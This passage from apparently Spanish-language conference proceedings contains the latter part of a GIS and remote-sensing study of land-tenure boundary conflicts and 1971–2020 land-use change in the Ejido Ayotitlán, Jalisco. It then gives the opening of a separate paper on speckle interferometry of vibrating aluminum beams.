Se compararon las coordenadas tomadas en campo con las del plano del Programa PROCEDE, (2005). Se colectó información de todos los Ejidos colindantes: La Comunidad Indígena de Chacala, la Comunidad Indígena de Cuzalapa, La Loma, éstos fueron digitalizados y mediante sus coordenadas Ejidales, transformándolas al Sistema (WGS84), mismos que se utilizaron para realizar la sobreposición de linderos. Se tomó como base el mapa de Catastro de la Reserva de la Biósfera Sierra de Manantlán. La información se analizó con un Sistema de Información Geográfica (SIG), con el programa de ARC-VIEW 3.2, IDRISI SELVA, con apoyo de Imágenes de Satélite, Orthofotos digitales y cartografía digital de las cartas topográficas de INEGI, 2000.

La cartografía convencional de mapas, y planos, se digitalizaron mediante una tableta digitalizadora, se obtuvieron coordenadas de los planos y cartas de diferentes fechas: Plano de 28 de Agosto de 1963, con él le dan la posesión definitiva al Ejido de Ayotitlán, según la Resolución Presidencial (Figura1).

Se digitalizó la Cartografía temática de un cuadro de 30 \*38 kilómetros, que cubre el polígono del Ejido Ayotitlán, de 50, 350-00-00 hectáreas, se utilizaron las cartas E13B23 (El Chante), E13b33 (Minatitlán), del INEGI (1971), de: Vegetación y uso actual del suelo, edafología, geología, topografía, hidrología y para la vegetación 2020, se realizó una clasificación supervisada de máxima verosimilitud con el rectángulo de 30\*38 km, con Imágenes Lansat Tematic Mapper (TM), con una resolución espectral de (7 bandas) y una resolución espacial de (25 m), logrando obtener 6 categorías de diferentes ecosistemas, las cuales fueron trabajadas con los programas ARC.VIEW 3.2 Y EL Programa IDRISI SELVA.

Para realizar el análisis de cambio de uso del suelo, de los tipos de vegetación en los años 1971 y 2020, se tomó como base, la vegetación del INEGI (1971), agrupándose en seis tipos de vegetación (Figura 4), para su comparación, cruza y análisis, el segundo mapa de vegetación (2020), fue elaborado mediante una clasificación supervisada de máxima verosimilitud, con imágenes de Satélite Landsat Tematic Mapper de los Años (2000 y 2020), misma que fue verificada con recorridos de campo en el mismo año, agrupándose se la siguiente forma: **1).-Zonas de Bosques.** (Áreas conformada por asociaciones vegetales de: Bosque de Encino caducifolio (Roble) FBL (Q); Bosque de Pino de FBC(P); bosque de pino-encino FBC(P)-FBL(Q); Bosque de encino-pino FBL(Q)-FBC(P); Bosque Mesófilo de Montaña (FBL (Q) MM); **2).-Zonas de Selvas.** (Bosques de selva baja caducifolia y selvas medianas subperinifolia; **3).-Zonas agropecuarias** (Zonas de Agricultura de Temporal/Pastizal\_matorral inerme), **4).-Agricultura de riego:** (Las zonas de agricultura de riego o tecnificada); **5).-Zonas urbanas** (Áreas urbanas, zonas mineras y zonas desprovistas de vegetación); **6).-Cuerpos de Agua.** Áreas con depósitos de agua, bordos y arroyos.

El mapa de vegetación y uso del suelo 1971 (Cuadro 2), fue cruzado con la vegetación 2020, bajo el Programa de IDRISI SELVA. Para realizar la clasificación de imágenes de satélite, se utilizaron campos de entrenamiento, seleccionando 5 parcelas por cada tipo de vegetación, quienes fungieron como semillas prototipo, se realizó un tratamiento de cada campo de entrenamiento para obtener las firmas espectrales por medio de 7 bandas o canales de la imagen satelital, arrojó una buena aceptación y diferenciación por tipo de uso del suelo, se realizó un muestreo de verificación, para ello se utilizó el programa Google Earth y recorridos de campo, logrando un grado de confianza de 95%. Se realizó un (Crostab) 1971 y 2020, con las dos vegetaciones, se obtuvieron estadísticas de la dinámica de cambios de Uso del suelo (Cuadro 3), realizando una estadística multivariada, valores de índice Kappa y cramer, posteriormente con la información de la superficie por tipos de vegetación.

### Resultados

Los conflictos de tenencia de la Tierra del Ejido de Ayotitlán municipio de Cuautitlán de García Barragán, en el estado de Jalisco, se clasificaron en: **a).-Administrativos** (que corresponden a rezagos agrarios), **b).-técnicos** (que corresponde a la mala ubicación de las mojoneras al representarlas en un mapa, por parte de los técnicos de SRA y los Ingenieros de RAN, quienes ejecutaron el Programa PROCEDE.

**a).-Administrativos:** Son los rezagos agrarios y administrativos, corresponden a omitir y no respetar las resoluciones presidenciales, ya que al ser ejecutadas parcial o totalmente, éstas toman superficie que no les ampara las resoluciones presidenciales respectivas. Esto se debe al desconocimiento de linderos y malos trabajos topográficos, por fundamentarse en información de gabinete y no de recorridos de campo, mal trabajo documental, conocidos como “*Trabajos técnico informativos*”, ya que se proyectó más superficie que la que realmente existe, no toman en cuenta la existencia de Escrituras Públicas de PP., existentes, con un registro actualizado. Es el caso Plano Proyecto de Localización de Agosto de 1963 al Ejido de Ayotitlán con 50-332-50-00 Hectáreas, elaborado por la SRA.

**b).-Problemas Técnicos:** Problemas que ocasionan los ingenieros ejecutores de dichas acciones presidenciales, debido a que desconocen o malinterpretan las resoluciones definitivas a favor o en contra del núcleo agrario, al estar entregando tierras que no les corresponden al núcleo agrario, debido a un mal análisis cartográfico omitiendo escrituras de PP, que tienen sus documentos legales actualizados.

Con base a la Resolución Presidencial de Fecha 28 de Agosto de 1963, al Ejido Ayotitlán, le fueron dotadas: 50,332-00-00 Hectáreas. Por parte de la SRA, en sus dos acciones presidenciales: *dotación y primera ampliación (Figura 4)*, dejaron PP y Ejidos sobrepuestos. Al ejecutarles con fecha 21 de agosto del 1987, 34 700 Hectáreas, que al ser digitalizadas, analizadas solo se obtuvieron 33, 213.51-01 hectáreas, en tan solo pasar las coordenadas ejecutadas parcialmente, **le faltaron 1486.48-99 hectáreas.**

Se llega a un estado de incertidumbre, pleitos litigios y gastos que ocasionan a los ejidatarios del Ejido Ayotitlán, ya que por un lado, se confía en una instancia gubernamental con personal especializado, en diferentes tiempos, han existido inconformidades por parte de los PP., o de núcleos agrarios, por malas ejecuciones por parte de la SRA y RAN. Como es el caso de la PP., El Gato, que cuando se vio afectado por la acción de la primera ampliación del Ejido Ayotitlán, interpone un amparo por las acciones de la ejecución de la misma, amparo que ganó El Predio El Gato, el cual Ayotitlán debería de respetar su terreno.

**En la Tenencia de la Tierra, existe el problema de (demasías), se refiera al predio que tienen terrenos de más, los planos que se realizaban anteriormente, solo eran croquis, que se hacían con menos superficies para pagar**

menos impuestos, y que ahora al ser identificados físicamente con nuevos aparatos topográficos, y bajo una escritura, el 90% de los planos analizados, tienen mayor superficie de la escritura. Ahora son identificadas sus mojoneras físicamente, y su ubicación más precisa, las mojoneras no se mueven, ahora son errores humanos.

Encontramos que existe un desconocimiento parcial o total de las mojoneras físicas en los Ejidos, C. Indígenas y PP, *es decir no existe un cultura por el conocimiento de las mojoneras de los núcleos agrarios*, aunado al desconocimiento y manejo de mapas por parte de los ejidatarios, trae como consecuencia que le dejan problemas agrarios muy fuertes ya que le dejan la responsabilidad a los Ingenieros de la SRA, RAN y PROCEDE, de plasmar una información en los planos, y si el Ingeniero se equivocó, le dejara conflictos de litigios, tal es el caso de la Ejecución del plano de PROCEDE, 2005, que al no interpretar bien los mapas de las dos acciones, algunos terrenos se dejaron fuera algunas tierras que tienen un potencial de bosques y minas, quedaron fuera (Figura 4), en este caso se dejó fuera tierras de la Mesa del Chayote, cerca del Predio la Lobera, con un potencial boscoso, con alta plusvalía.

En la Figura 4, se muestran las dos acciones Dotación y Primera Ampliación del Ejido Ayotitlán, que suman un total de **43, 153-75-16 Has.**, cuando se les deberían de ajustar **50,332-00 hectáreas**, haciendo un faltante de una superficie de **7,178.2484 hectáreas** por ejecutarse para que se cumpla la Resolución Presidencial.

Al Ejido de Ayotitlán, le ejecutaron de (*Dotación Parcial de 34,700-00-00 Has. de fecha 6 de Mayo de 1977*), de un total de 39, 700-00 hectáreas (Figura 4). Pero al analizar las coordenadas entregadas de la carteras de campo de ejecución, le faltaron **1, 486.48-99 Has.** y la primera ampliación de Fecha 1981, una ampliación por 10, 350-00 Has., de agostadero y cerril, tomadas éstas últimas de los terrenos del Sr. Lic. Antonio Correa M., encontramos un faltante de **7,178.2484 hectáreas**, Entre los que vamos a describir en orden de acuerdo a como se realizó el recorrido.

#### **A continuación se describe las sobreposiciones de linderos con base a los recorridos de campo:**

1).- Iniciamos el recorrido en La Mojonera 13, conocida como “Cerro El Epazote”, con No. 4029, del Plano de PROCEDE, observamos una sobreposición con la P. Propiedad de “El Pedregal”, afectando una superficie de **1, 943-82-98.60 Has.** Por la dotación (Figura 1), y con el plano de PROCEDE aumentó a **2, 184.89-80 Hectáreas**, continuamos el recorrido llegando a la mojonera del Cerro Pedregoso, en donde pudimos observar que seguía existiendo sobreposición con el Pedregal.

2).- Continuamos al SE, llegamos a “La Piedra Imán” (Pto. 11) del plano de Dotación, en donde colinda con el Ejido “La Loma”, afectando con **209-43-83.83 Has.**, y con PROCEDE **233-46-24.58 Has.**, (Figura 1).

3).-De éste punto con una dirección SE, llegamos al punto 10, punto donde colinda el Ejido de Minatitlán, estado de Colima. Continuamos hasta llegar al punto 7, que es conocido como Mineral de Peña Colorada, ahí colindan P. P de Minatitlán. De éste punto caminamos al punto 6, donde llegamos al punto conocido como La Compuerta, del plano de la Dotación. Nos trasladamos al SW, para llegar al Punto conocido como Cerro Moreno, donde colindan los del Ejido Plan de Méndez.

4).- Seguimos al Cerro Pichilinguillo, a una altura de 880 msnm., mojonera reconocible, al Sureste colinda el Ejido Plan de Méndez, el Ejido de Ayotitlán. Seguimos con una dirección SW y una distancia de 4556.50 metros., llegamos al punto conocido como “El Paso del Tecuije” (Pto. 3), y punto trino entre la Comunidades Indígena de Chacala, Ayotitlán y Plan de Méndez. Se ubicó *antes de cruzar el Río*. De éste punto con un Rumbo NW, llegamos al Punto conocido como Cerro el Aguacate (Pto. 2), del plano de ejecución de La Dotación, en éste punto se colinda al Sur con la Comunidad Indígena de Chacala, *en donde existió un problema de localización del Cerro el Aguacate, ya que existen dos Cerros con el mismo Nombre, El Ejido de Ayotitlán lo Localiza más al Sur y Chacala lo localiza más al Norte, se observó que existía una sobreposición de 2391-54-32.98 Has.*, entre estos dos núcleos agrarios, cuestión que ya conocía La SRA, desde antes de su ejecución de dotación, porque lo identifica en el Plano Proyecto de 1963, sin embargo ahora con el PROCEDE, existe una sobreposición de Ayotitlán a Chacala de: **2, 389- 38- 42.84 Hectáreas**, muy parecida la superficie que ya habíamos calculado.

5).- Seguimos a la comunidad de Las Palmitas, de ahí nos dirigimos al punto conocido como la Piedra Pintada, ubicando también un punto intermedio. Dicho punto en el Río Cuzalapa que coincide en línea recta con el punto de la Piedra Pintada (Pto. 23), punto trino con La Comunidad Indígena de Chacala, Comunidad Indígena de Cuzalapa y El Ejido de Ayotitlán. De éste punto con un Rumbo General NE, llegamos al punto conocido como Tierras Encontradas. En donde cerramos nuestros recorridos con el Ejido de Ayotitlán

Como Resultados encontramos que el Ejido de Ayotitlán municipio de Cuautitlán de García Barragán, tiene problemas legales de demandas de pequeñas propiedades del Sr. Francisco Chávez, con los herederos (sus tres hijas, y los predios de El Gato, El Pedregal, y P.P Minatitlán quedaron dentro de dicho polígono y que no fueron afectados en la Resolución Presidencial, ya que Terreno del Señor Antonio Correa M., de donde se afecta la superficie de las 10, 350-00-00 hectáreas, más sin embargo ésta persona reconoce como colindantes al Sr, Francisco Chávez y en lo sucesivo a sus descendientes.

En el Ejido de Ayotitlán, municipio de Cuautitlán de García Barragán, Jalisco. Se encontraron los siguientes tipos de vegetación y usos de suelos: Bosque de Pino FBC(P); Bosque de Encino Mesófilo de Montaña (BQM\_MM); Bosque de Encino Pino (FBQ\_FBC(P); que para éste caso se agruparon en (**Bosques**), Selva Baja Caducifolia (FSb(c); Selva mediana subperinifolia FSm(sc), como (**Selvas**); Matorral inerme SM(i); Agricultura de Temporal (AtpA); y Pastizal inducido (Pi) y Pastizal inducido, como (**Agropecuarios**), **Agricultura de riego (Ar)**; **Zonas Urbanas y Cuerpos de Agua**. Los tipos de usos de suelo y vegetación fueron agrupados en 6 categorías (Cuadro 1).

Los tipos de vegetación y uso del suelo registrados en 1971, resalta su fragmentación muy alta, en sus usos, ejemplo de ello es lo observado en la selva baja caducifolia perturbada o fragmentada, con 445 polígonos (13, 402.76 hectáreas) correspondiendo a 30.04% del área total Ejidal. Esta perturbación es reflejo del crecimiento de áreas abiertas, erosionadas y sin vegetación, tan solo la Mina de Peña colorada cuenta con 651 hectáreas dentro del Ejido de Ayotitlán.

La superficie por usos de suelo y vegetación en los años 1971 y 2020, **los bosques**, registraron reducción en superficie de **5398.91 hectáreas**, durante 49 años, *estimándose una tasa de deforestación 0.622*. De estos resultados resalta una recuperación de superficie de **selvas con 3276.53 hectáreas**, *existiendo una tasa de aumento de 0.436*, se considera que el aumento de selvas, se debe por el método de elaboración de la cartografía, ya que en el año 1971, el INEGI, no contaba con Imágenes de Satélite, que tiene una mejor precisión para separar los bosques de las selvas ya que ahora se utilizan imagen infrarrojos que absorben clorofila.

	Año_1971	%	Año_2020	%	Ln (A_Viejo)	Ln (A_Nuevo)	Tasa de Cambio	Sup_cambio
<b>1 Bosque</b>	20547.05	<b>46.05</b>	15148.14	<b>33.95</b>	9.9304	9.6256	<b>-0.622</b>	<b>5398.91</b>
<b>2 Selvas</b>	13402.76	<b>30.04</b>	16979.29	38.06	9.5032	9.7397	<b>0.482</b>	3576.53
<b>3 Agropecuarios</b>	10109.31	<b>22.66</b>	8162.36	18.29	9.2212	9.0072	<b>-0.436</b>	<b>1946.96</b>
<b>4 A. de Riego</b>	533.13	<b>1.19</b>	1679.61	3.76	6.2787	7.4263	<b>2.34</b>	1146.48
<b>5 Z. urbanas</b>	18.56	<b>0.04</b>	2530.92	5.67	2.9211	7.8363	<b>10.031</b>	2512.35
<b>6 C. Agua</b>	6.50	<b>0.01</b>	110.50	0.25	1.8718	4.7049	<b>5.781</b>	104.00

**Cuadro 1.** Superficies de vegetación y usos del suelo (1971-2020) y tasas de cambio

Las zonas agropecuarias (**Agricultura de temporal/Pastizal y Matorrales**), con 10,109.31 hectáreas en (1971), a 8162.36 al (2020), que significa que se reducen algunos claros en **1946.96 hectáreas**, está siendo introducido cultivos de aguacate, se puede decir que se recuperan los las áreas abiertas, la categoría de **La Agricultura de riego**, se extendió de 533.13 (1971) a 1679.61 hectáreas al (2020), *incrementándose una tasa de 2.34 de crecimiento*, aumentado 1146.48 hectáreas); **Zonas Urbanas**, creció, ya que de ser 18.56 hectáreas para el año 1971, pasó a **2530.92 hectáreas**, ya que el clasificador integró esta categoría como áreas sin vegetación, caminos y zonas mineras, que simplemente el área de la Mina de Peña Colorada tiene una superficie de 651.757 hectáreas, y así como otras áreas con alto grado de erosión.

**La dinámica de transición del Bosque, en 1971**, (Cuadro 2), registró una superficie de **20, 547.05 hectáreas**, (**46.05% de área total ejidal**), y para 2020, **15, 148.14 hectáreas**, reduciéndose a una tasa de cambio de -0.622 (**5,398.91 hectáreas**), de éstas **12,393.13 se mantuvieron (87.75%)**, 447.96 hectáreas cambiaron a Selvas, 3927.28 has, cambiaron a la actividad Agropecuarias; 1180.61 hectáreas cambiaron a Agricultura de riego; 1628.00 Cambiaron a Zonas Urbanas, esto se va alto, ya que en este grupo el clasificador integro áreas sin vegetación o suelo desnudo y por ultimo 70.08 hectáreas cambiaron a Cuerpos de Agua. **La dinámica de las Selvas, en 1971**, (Cuadro 2), registro una superficie de 13,402.76 hectáreas, (**71.49% de la superficie Ejidal**) y para 2020 se conservaron como selvas **12,140.043 hectáreas**, que equivale **al (77.75%)** de la superficie de Selvas en año 1971. Las Selvas cambiaron a 523.37 a Agropecuarios; 171.62 a Agricultura de Riego, 276 a Zonas Urbanas, aclarando que el clasificador integro zonas desprovistas de vegetación, como esta categoría y 17.60 a Cuerpos de Agua y 273.78 hectáreas cambiaron a bosques.

**El complejo (Agropecuarios)**, Agricultura de Temporal/pastizal-matorral, distribuido en 1971 sobre **10,109.31 hectáreas (22.66% del área total Ejidal)**, de éstas **3, 568.37 (43.71%)**, se conservaron, y 1518.64 hectáreas, cambiaron a Bosques, 4126.56, cambiaron a Selvas, 301.77 hectáreas cambiaron a Agricultura de Riego 572.56 cambiaron a Zonas Urbanas, y 21 a Cuerpos de Agua y 1518,64 a Bosques, éste último es áreas de introducción de (aguacate). **La Agricultura de riego, en 1971 tenía una superficie** de 533.13 hectáreas, de éstas **el (1.35%) se conservaron**; 61.20 hectáreas, cambiaron a Bosques, 263.30 cambiaron a Selvas, 142.28 cambiaron a Agropecuarios, 42.52 cambiaron a Zonas Urbanas, que se refiere a suelos desnudos y zonas urbanas y 0.96 hectárea cambiaron a Cuerpos de Aguas. **La dinámica de cambio de las Zonas Urbanas, durante el periodo 1971 a 2018, registró 18.56 hectáreas**, de las que se mantuvieron 11.50 hectáreas, 1.3125 hectáreas cambiaron a bosques; 1.43 Selvas 1.06 a Agropecuarios; 2.81 a zonas de Riego (Figura 4). Existe alta fragmentación de bosques, un acelerado crecimiento de zonas desprovistas de vegetación o erosionadas, introducción de cultivos como (Aguacates), En la figura 2, 3 y 4, Cuadro 3, se observa el incremento de las áreas sin vegetación a causa de la actividad minera

Vegetación 2020	Vegetación y Uso Actual del Suelo del año 1971						SUMA	Sup. que se conserva
	1 (Bosque)	2 (Selvas)	3 (Agropecuarios)	4 (Z. A. Riego)	5 (Z. Urbana)	6 (C. de Agua)		
1 Bosque	13293.13	273.78	1518.64	61.28	1.3125	0	15148.14	87.75416363
2 Selvas	447.96	12140.04	4126.56	263.30	1.4375	0	16979.29	71.49907331
3 A. Abiertas	3927.28	523.37	3568.37	142.28	1.0625	0	8162.36	43.71734831
4 a. de Riego	1180.61	171.62	301.77	22.80	2.8125	0	1679.61	1.357171089
5 Z. urbanas	1628.00	276.34	572.56	42.52	11.5	0	2530.92	0.454381035
6 C. Agua	70.08	17.60	21.42	0.96	0.4375	6.5	117.00	
	20547.05	13402.76	10109.31	533.13	18.5625	0	44617.31	
							44617.31	

Chi Square = 1962225.12500  
df = 30.0000

*Cuadro 2. Dinámica de cambios de Usos del Suelo en el Ejido de Ayotitlán municipio de Cuautitlán de García Barragán (1971-2020) y tasas de cambio*




**Figura 2.** Imágenes de la Mina Peña Colorada en el Ejido de Ayotitlán, y su expansión territorial afectando la deforestación por la actividad minera activa.



**Figura 3.** Recorridos de ubicación de Mojoneras en el Ejido de Ayotitlán, en el recorrido nos acompañaron más de 100 personas. se muestra el interés de conocer sus límites territoriales por parte de los eidatarios

### Resumen de resultados

El Ejido de Ayotitlán, presenta una acelerada deforestación, con una tasa de **0.622**, se han perdido **5,398.91 hectáreas de Bosque**, a causa de una minería activa y forestal (Figura 4 y Cuadro 3), Los tipos de bosques (1971 y 2020), tienen alteraciones y cambios bruscos. Existe una recuperación de Selvas, éste aumento es por la metodología empleada para elaborar el mapa 2020 con imágenes de satélite que discriminan más a detalle las selvas, **2530.92 hectáreas**, cambiaron zonas erosionadas (sin vegetación, caminos zonas urbanas). Observando alta fragmentación de bosques, un acelerado crecimiento de zonas desnudas de vegetación e introducción de cultivos (el aguacate) con alta dinámica de cambio. En la figura 2. Alta expansión de las áreas sin vegetación a causa de la actividad minera, tan solo la Mina Peña Colorada, cuenta con 651.20 hectáreas en el (2020), afectando Bosques y Selvas (figura 2). El Programa PROCEDE, dejó problemas en “*El Ejido de Ayotitlán*”. Hace falta realizar un análisis detallado en forma interinstitucional de los conflictos de tierras en ejido, la ejecución de la dotación y primera ampliación, afectó a las comunidades agraria y predios circunvecinos. El PROCEDE, no se apejó a los trabajos de acciones de ejecución, existen áreas que fueron incluidas como nuevas (zonas agregadas). Hoy en día con técnicas modernas como: SIG, Teledetección y Geoposicionadores estacionarios (Geomática), son herramientas que nos ayudan a conocer la problemática agraria.



**Figura 4.** Mapa de vegetación y uso actual del suelo (1971) lado izquierdo, y vegetación y uso del suelo (2020) lado derecho. Color verde bandera Bosques; Color verde cian oscuro selvas; Agropecuarios (Color amarillo); Negros Zonas Urbanas y sitios sin vegetación, Áreas de riego (Color Rojo)

#### RECOMENDACIONES:

1. Es necesario realizar concertaciones y convenios con los colindantes, para llegar a acuerdos, realizando análisis minuciosos sobre las escrituras que fueron mostradas por los P. Propietarios.
2. Es necesario que se trabaje en forma coordinada con La SRA, con la ubicación en campo de los límites del Ejido Ayotitlán, que se respeten a los que se tengan que respetar y que la SRA.
3. Es necesario que existe un grupo interdisciplinario que ayude a solucionar la problemática agraria en el Ejido Ayotitlán, ya que la nueva tecnología nos da la oportunidad de realizar trabajos precisos y solucionar problemas de tenencia de la tierra.
4. Se recomienda promover estudios de Ordenamiento del Territorio (OET), realizar diagnósticos del medio físico, se siguen autorizando permisos para abrir nuevas áreas agrícolas.
5. En ese sentido, es necesario realizar y dar seguimiento de éste trabajo a un nivel de Microcuenca o subcuentas, ya que existe un fuerte deforestación, al introducir plantaciones de aguacate.

#### Referencias bibliográficas

- Challenger, A. Rodolfo Dirzo (2009), factores de cambio y estado de la biodiversidad
- Challenger, A. (1998). Utilización y conservación de los ecosistemas terrestres de México: Pasado, presente y futuro.
- Lambin, E. F., B. L. T., Helmut, J. G., Samuel, B. A., Arilda, A., John, W. B., Oliver T.C., Rodolfo, D., Gunther F., Carl, F., P. S. G., Katherrine, H., Jacques I., Rik L., Xiubin L., Emilio F.M., Michael M., P. S. R., John F. R., Helle S., Will S., Glenn D. S., Uno S., Tom A. V., Collen V. Y Jianchu X. (2001): *The causes of land-use and land-cover change: moving beyond themyths*.
- Martí C.; Peña J. y Pinto, J. (2004). Metodología de análisis de la transformación del paisaje de la Costa Brava: Evolución, diagnosis y prognosis. En: CONESA, C. y MARTÍNEZ, J. Territorio y Medio Ambiente: Métodos cuantitativos y técnicas de información geográfica
- Sánchez, O., G. A. Islebe y M. Valdez. 2007. Flora arbórea y caracterización de gremios ecológicos en distintos estados sesionales de la selva mediana de Quintana Roo. *Foresta Veracruzana* 9(2): 17-26.
- SEMARNAT (2008). Ningún gobierno estatal o municipal tiene excusa para no atender la demanda de agua potable: Elvira Quesada. Comunicado de prensa núm. 050/08, 28 de marzo de 2008. SEMARNAT, México. Vitousek et al., 1997.
- Mas, J. F. y J. Correa Sandoval. 1999. Análisis de la fragmentación del paisaje en el área protegida "Los Petenes", Campeche, México. *Investigaciones Geográficas. Boletín del Instituto de Geografía, UNAM.* 43: 42-59.
- Velásquez A., Mas J. F., Díaz Gallegos J. R., Mayorga Saucedo R., Alcántara P.C., Castro R., Fernández T., Boco G., Ezcurrea E y Palacio J.L. (2002): *Patrones y tasas de cambio de uso del suelo en México*. México.

#### Notas Biográficas

**Dr. José Manuel Ramírez Romero.** Profesor e Investigador en el Departamento de Ecología y Recursos Naturales del Centro Universitario de la Costa Sur de la Universidad de Guadalajara. Terminó sus estudios de Doctorado en Planeación Estratégica y Dirección de tecnologías, en la Universidad Popular Autónoma de Puebla.



**M. en C. José Luis Olguín López.** Profesor e Investigador en el Departamento de Ecología y Recursos Naturales del Centro Universitario de la Costa Sur, de la Universidad de Guadalajara

La **Ing. Raquel Marcelina Álvarez Rodríguez,** Ingeniero En Recursos Naturales y Agropecuarios, personal administrativo del Departamento de Ecología y Recursos Naturales

# Determinación de las frecuencias de vigas de aluminio sometidas a vibración por medio de Interferometría Speckle

Gerardo Ramírez Romo<sup>1</sup>, Ana Laura Hernández Martínez<sup>2</sup>,  
Víctor Manuel Castaño Meneses<sup>3</sup> y Carlos Velasco Santos<sup>4</sup>

**Resumen**—El presente trabajo muestra las observaciones y los resultados obtenidos de las pruebas realizadas a tres vigas de aluminio bajo vibración, caracterizadas por el dimensionamiento del área generada por las imágenes mostradas en una pantalla opaca (fenómeno conocido como Speckle objetivo). Se determinó la relación del modo de vibración de cada barra y la imagen proyectada para proponer una nueva forma de medir el modo de vibración y sus efectos superficiales del material en que se aplica.

**Palabras clave**—Vibración, Correlación, Imagen, Speckle.

## Introducción

Las vibraciones mecánicas se aplican para el estudio de los movimientos oscilatorios, su medición y control son determinantes para mejorar los sistemas sometidos a estas fuerzas. La ingeniería enfrenta desafíos para reducir los efectos vibratorios en maquinaria, controlar el crecimiento de grietas debidas a esfuerzos causados por vibración en componentes sometidos a vibración como es el caso de componentes del área automotriz, aeronáutica, turbinas de generación de electricidad (hidráulicas o de gas) así como también su aplicación en la compactación de pastillas en la industria farmacéutica, o en la destrucción de los pequeños cálculos renales en los riñones, entre otras aplicaciones de los movimientos vibratorios [3]. Actualmente se investigan nuevos métodos de medición para el monitoreo de vibraciones mediante interferometría (a través de la proyección de una imagen generada por la emisión de luz laser). Las mediciones de las vibraciones pueden proporcionar información sobre las condiciones de los materiales y los sistemas en los cuales se desempeñan para poder diagnosticar condiciones adversas en su funcionamiento o la prevención de una posible falla [15]. Mediante la ayuda de métodos ópticos como la interferometría Speckle es posible determinar efectos superficiales en los materiales que en algún punto sean capaces de poder predecir la formación y crecimiento de grietas microscópicas y su propagación lo cual puede abrir la puerta a un nuevo método de medición que el futuro incluso podrían tener aplicación en la medicina para determinar o caracterizar condiciones físicas de los huesos humanos.

El presente artículo hace un estudio de la relación entre el modo de vibración y su dimensión de área obtenida por la imagen reflejada en una pantalla opaca (fenómeno conocido como Speckle objetivo). Las pruebas de vibración se hicieron a tres vigas de aluminio de dimensiones de largo: 43.00 pulgadas, Altura: 1.00 pulgadas y ancho: 0.500 pulgadas. Cada una de las vigas tenía una configuración diferente, la primera viga de prueba era íntegra en su constitución debido a que carecía de algún maquinado a lo largo de la cara de dimensión de 1.00 pulgada. La segunda y tercera vigas fueron maquinadas con una serie de 30 barrenos de 0.500 pulgadas a lo largo de su cara de 1.00 pulgada y solo se diferenciaban por la distribución de los 30 barrenos. La primera viga tenía una distribución uniforme a lo largo de su longitud mientras que la segunda viga lo hacía con una distribución no uniforme. El método para someter las vigas a vibración y el Speckle utilizados en las pruebas para relacionar el cambio de área con respecto al modo de vibración de cada viga se explica en la sección de Descripción del Método.

## Descripción del Método

El método de medición de la forma de vibración para las tres vigas de aluminio se llevó a cabo en dos formas: Método de prueba experimental. Mediante el uso de una mesa de vibración y el segundo método por medio del uso de un software de elemento finito para verificación de los resultados de vibración. El método experimental involucró el uso de una mesa de vibración y el equipo de medición que consistía en tres acelerómetros (un triaxial y dos

<sup>1</sup> Gerardo Ramírez Romo. (autor corresponsal) [gerardoramirezromo@yahoo.com.mx](mailto:gerardoramirezromo@yahoo.com.mx)

<sup>2</sup> Ana Laura Martínez Hernández es profesora investigadora del Tecnológico Nacional de México –Tecnológico de Querétaro, Santiago de Querétaro, Qro, México. [almh72@gmail.com](mailto:almh72@gmail.com)

<sup>3</sup> Víctor M. Castaño es profesor investigador en el Centro de Física Aplicada y Tecnología Avanzada de la Universidad Nacional Autónoma de México, Campus Juriquilla Querétaro, Qro, México [victor.m.castano@gmail.com](mailto:victor.m.castano@gmail.com)

<sup>4</sup> Carlos Velasco Santos es profesor investigador del Tecnológico Nacional de México –Tecnológico de Querétaro, Santiago de Querétaro, Qro, México. [cylaura@gmail.com](mailto:cylaura@gmail.com)

uniaxiales) y un analizador de señal dinámico. Para el método de Elemento Finito se seleccionó el software ANSYS R12 para correr los tres modelos virtuales con los que se verificaron los resultados de la prueba experimental.

La figura 1 representa la forma en que cada viga fue montada en la base de la mesa de vibración, mientras que la figura 2 representa el modelo virtual generado por medio de elemento finito para corroborar los resultados de vibración de la prueba.

